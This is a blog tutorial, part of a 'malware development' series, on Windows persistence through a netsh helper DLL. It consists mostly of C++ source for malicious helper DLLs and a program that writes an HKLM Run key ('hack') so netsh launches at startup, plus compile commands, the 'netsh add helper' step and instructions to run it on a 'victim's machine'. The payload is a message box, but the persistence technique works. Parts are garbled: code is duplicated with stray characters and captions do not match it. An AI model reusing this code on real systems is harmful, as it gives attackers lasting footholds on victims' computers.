

Malware development: persistence - part 6. Windows netsh helper DLL. Simple C++ example.


 cocomelonc.github.io/tutorial/2022/05/29/malware-pers-6.html

May 29, 2022

2 minute read

Hello, cybersecurity enthusiasts and white hackers!

```
1  /*~  
2  evil.cpp~  
3  simple DLL for DLL inject to process~  
4  author: @cocomelonc~  
5  https://cocomelonc.github.io/tutorial/2021/09/20/malware-injection-2.html~  
6  */~  
7  ~  
8  #include <windows.h>~  
9  #pragma comment (lib, "user32.lib")~  
10 }~  
11 extern "C" __declspec(dllexport) DWORD InitHelperDll(DWORD dwNetshVersion, PVOID pReserved) {~  
12     MessageBox(NULL, "Meow-meow!", "=^..^=", MB_OK);~  
13     return 0;~  
14 }
```



This post is a next part of a series of articles on windows malware persistence techniques and tricks.

Today I'll write about the result of my own research into another persistence trick: Netsh Helper DLL.

netsh

Netsh is a Windows utility that administrators can use to modify the host-based Windows firewall and perform network configuration tasks. Through the use of DLL files, Netsh functionality can be expanded.

This capability enables red teams to load arbitrary DLLs to achieve code execution and therefore persistence using this tool. However, local administrator privileges are required to implement this technique.

practical example


Let's go to consider practical example. First of all create malicious DLL:

```
/*
evil.cpp
simple DLL for netsh
author: @cocomelonc
https://cocomelonc.github.io/tutorial/2022/05/29/malware-pers-6.html
*/
#include <windows.h>
#pragma comment (lib, "user32.lib")

extern "C" __declspec(dllexport) DWORD InitHelperDll(DWORD dwNetshVersion, PVOID
pReserved) {
    MessageBox(NULL, "Meow-meow!", "=^..^=", MB_OK);
    return 0;
}
```

Compile it:

```
x86_64-w64-mingw32-gcc -shared -o evil.dll evil.cpp -fpermissive
```




A terminal session on a Kali Linux system (cocomelonc㉿kali). The user runs 'x86_64-w64-mingw32-gcc -shared -o evil.dll evil.cpp -fpermissive' to compile the 'evil.cpp' file into a DLL. Then, they run 'ls -lt' to list the contents of the directory, which shows 'evil.dll' (94274 bytes, modified May 29 15:12), 'pers.cpp' (1143 bytes, modified May 29 15:11), and 'evil.cpp' (1762 bytes, modified May 29 14:58).

```
(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2022-05-29-malware-pers-6]
$ x86_64-w64-mingw32-gcc -shared -o evil.dll evil.cpp -fpermissive
(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2022-05-29-malware-pers-6]
$ ls -lt
total 104
-rwxr-xr-x 1 cocomelonc cocomelonc 94274 May 29 15:12 evil.dll
-rw-r--r-- 1 cocomelonc cocomelonc 1143 May 29 15:11 pers.cpp
-rwxr-x--- 1 cocomelonc cocomelonc 1762 May 29 14:58 evil.cpp
(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2022-05-29-malware-pers-6]
$
```

And transferred to the target victim's machine.

Netsh interacts with other components of the operating system via dynamic-link library (DLL) files. Each netsh helper DLL offers a comprehensive collection of features. The functionality of Netsh can be expanded using DLL files:

```
reg query "HKLM\Software\Microsoft\NetSh" /s
```



```
Administrator: Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.


PS C:\Windows\system32> reg query "HKLM\Software\Microsoft\Windows\CurrentVersion\Run" /s
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
    VBoxTray    REG_EXPAND_SZ    %SystemRoot%\system32\VBoxTray.exe

PS C:\Windows\system32>
PS C:\Windows\system32> reg query "HKLM\Software\Microsoft\NetSh" /s
HKEY_LOCAL_MACHINE\Software\Microsoft\NetSh
    2      REG_SZ    ifmon.dll
    4      REG_SZ    rasmontr.dll
    authfwcfg   REG_SZ    authfwcfg.dll
    dhcpcclient  REG_SZ    dhcpcmonitor.dll
    dot3cfg     REG_SZ    dot3cfg.dll
    fwcfg       REG_SZ    fwcfg.dll
    hnetmon     REG_SZ    hnetmon.dll
    netiohlp    REG_SZ    netiohlp.dll
    nettrace    REG_SZ    nettrace.dll
    nshttp      REG_SZ    nshttp.dll
    nshipsec    REG_SZ    nshipsec.dll
    nshwfp      REG_SZ    nshwfp.dll
    p2pnetsh   REG_SZ    p2pnetsh.dll
    rpc        REG_SZ    rpcnsh.dll
    WcnNetsh   REG_SZ    WcnNetsh.dll
    whelper    REG_SZ    whelper.dll
    wlancfg    REG_SZ    wlancfg.dll
    wshelper   REG_SZ    wshelper.dll
    wwancfg    REG_SZ    wwancfg.dll
    peerdistsh REG_SZ    peerdistsh.dll

PS C:\Windows\system32>
```

Then, the `add helper` can be used to register the DLL with the `netsh` utility:


```
netsh
add helper Z:\2022-05-29-malware-pers-6\evil.dll
```



```

1 /*-
2 evil.cpp
3 simple DLL for DLL inject to process
4 author: @cocomelonc
5 https://cocomelonc.github.io/tutorial/2021/09/20/malware-injection-2.html
6 */
7
8 #include <windows.h>
9 #pragma comment (lib, "user32.lib")
10
11 extern "C" __declspec(dllexport) DWORD InitHelperDll(DWORD dwNetshVersion, PVOID pReserved) {
12     MessageBox(NULL, "Meow-meow!", "=^..^=", MB_OK);
13     return 0;
14 }
15

```



Everything is worked perfectly!

However, `netsh` is not scheduled to start automatically by default. Persistence on the host is created by creating a registry key that executes the application during Windows startup. This can be done immediately using the script below:

```

/*
pers.cpp
windows persistence via netsh helper DLL
author: @cocomelonc
https://cocomelonc.github.io/tutorial/2022/05/29/malware-pers-6.html
*/
#include <windows.h>
#include <string.h>

int main(int argc, char* argv[]) {
    HKEY hkey = NULL;

    // netsh
    const char* netsh = "C:\\Windows\\SysWOW64\\netsh";


    // startup
    LONG res = RegOpenKeyEx(HKEY_LOCAL_MACHINE,
    (LPCSTR)"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", 0 , KEY_WRITE, &hkey);
    if (res == ERROR_SUCCESS) {
        // create new registry key
        RegSetValueEx(hkey, (LPCSTR)"hack", 0, REG_SZ, (unsigned char*)netsh,
        strlen(netsh));
        RegCloseKey(hkey);
    }
    return 0;
}

```

As you can see it's similar to script from my post about [persistence via registry run keys](#)

Check registry run keys:

```
reg query "HKLM\Software\Microsoft\Windows\CurrentVersion\Run" /s
```



Compile it:

```
x86_64-mingw32-g++ -O2 pers.cpp -o pers.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
```


```
(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2022-05-29-malware-pers-6]
└─$ x86_64-w64-mingw32-g++ -O2 pers.cpp -o pers.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive

(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2022-05-29-malware-pers-6]
└─$ ls -lt
total 120
-rwxr-xr-x 1 cocomelonc cocomelonc 15360 May 29 15:14 pers.exe
-rw-r--r-- 1 cocomelonc cocomelonc 1144 May 29 15:14 pers.cpp
-rwxr-xr-x 1 cocomelonc cocomelonc 94274 May 29 15:12 evil.dll
-rwxr-x--- 1 cocomelonc cocomelonc 1762 May 29 14:58 evil.cpp

(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2022-05-29-malware-pers-6]
└─$
```

and run on victim's machine:

.\pers.exe



When the `add helper` command is executed to load a DLL file, the following registry key is created:

The screenshot shows a Windows PowerShell window titled "Administrator: Windows PowerShell" running on a Windows 10 host (win10-x64). The command `reg query` is used to list registry keys under "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run" and "HKEY_LOCAL_MACHINE\Software\Microsoft\NetSh". The command `dir` lists files in the current directory. The file "evil.dll" is present in the directory.

```
Administrator: Windows PowerShell
PS Z:\2022-05-29-malware-pers-6> dir
      5/29/2022  3:14 PM    1144 pers.cpp
      5/29/2022  3:12 PM   94274 evil.dll
Recycle Bin

PS Z:\2022-05-29-malware-pers-6> reg query "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run" /s
PS Z:\2022-05-29-malware-pers-6> reg query "HKEY_LOCAL_MACHINE\Software\Microsoft\NetSh" /s

Activate Windows
Go to Settings to activate Windows.

PS Z:\2022-05-29-malware-pers-6>
```

But there is a caveat. The PoC's logic needs to be updated to create a new thread so that netsh can still be used while the payload is running. However, when netsh ends, so does your malicious logic.

So, let's try. Create new DLL (**evil2.cpp**):

```

/*
evil2.cpp
simple DLL for netsh
author: @cocomelonc
https://cocomelonc.github.io/tutorial/2022/05/29/malware-pers-6.html
*/

#include <windows.h>
#pragma comment (lib, "user32.lib")

DWORD WINAPI Meow(LPVOID lpParameter) {
    MessageBox(NULL, "Meow-meow!", "=^..^=", MB_OK);
    return 1;
}

extern "C" __declspec(dllexport) DWORD InitHelperDll(DWORD dwNetshVersion, PVOID pReserved) {
    HANDLE h1 = CreateThread(NULL, 0, Meow, NULL, 0, NULL);
    CloseHandle(h1);
    return 0;
}

```

Compile:

```
x86_64-w64-mingw32-gcc -shared -o evil2.dll evil2.cpp -fpermissive
```

```

(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2022-05-29-malware-pers-6]
$ x86_64-w64-mingw32-gcc -shared -o evil2.dll evil2.cpp -fpermissive
(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2022-05-29-malware-pers-6]
$ ls -lt
total 220
-rwxr-xr-x 1 cocomelonc cocomelonc 94659 May 29 16:20 evil2.dll
-rwxr-x--- 1 cocomelonc cocomelonc 342 May 29 16:20 evil.cpp
-rwxr-x--- 1 cocomelonc cocomelonc 476 May 29 16:19 evil2.cpp
-rwxr-xr-x 1 cocomelonc cocomelonc 15360 May 29 15:14 pers.exe
-rw-r--r-- 1 cocomelonc cocomelonc 1144 May 29 15:14 pers.cpp
-rwxr-xr-x 1 cocomelonc cocomelonc 94274 May 29 15:12 evil.dll
(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2022-05-29-malware-pers-6]
$ █

```

and run steps again:

